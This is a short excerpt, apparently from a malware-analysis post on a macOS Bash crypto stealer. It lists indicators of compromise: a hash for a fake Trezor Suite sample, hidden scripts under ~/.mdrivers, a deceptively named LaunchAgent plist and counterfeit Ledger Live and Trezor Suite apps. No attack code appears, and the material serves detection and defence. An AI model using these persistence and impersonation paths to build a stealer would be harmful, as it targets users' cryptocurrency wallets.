Fake Trezor Suite: 8e655bff39e42f6a6f694f481ed476319c54f0595ad33392fc2ff7243f2f2843

## File Paths:

~/.mdrivers/  
~/.mdrivers/mdrivers.sh  
~/.mdrivers/mdriversmngn.sh  
~/.mdrivers/user\_id.txt  
~/Library/LaunchAgents/application.com.artificialintelligence.plist  
~/Applications/Ledger Live.app  
~/Applications/Trezor Suite.app

[Malware Analysis macOS Bash Crypto Stealer](#)

1728 Words

2025-11-10 01:00 s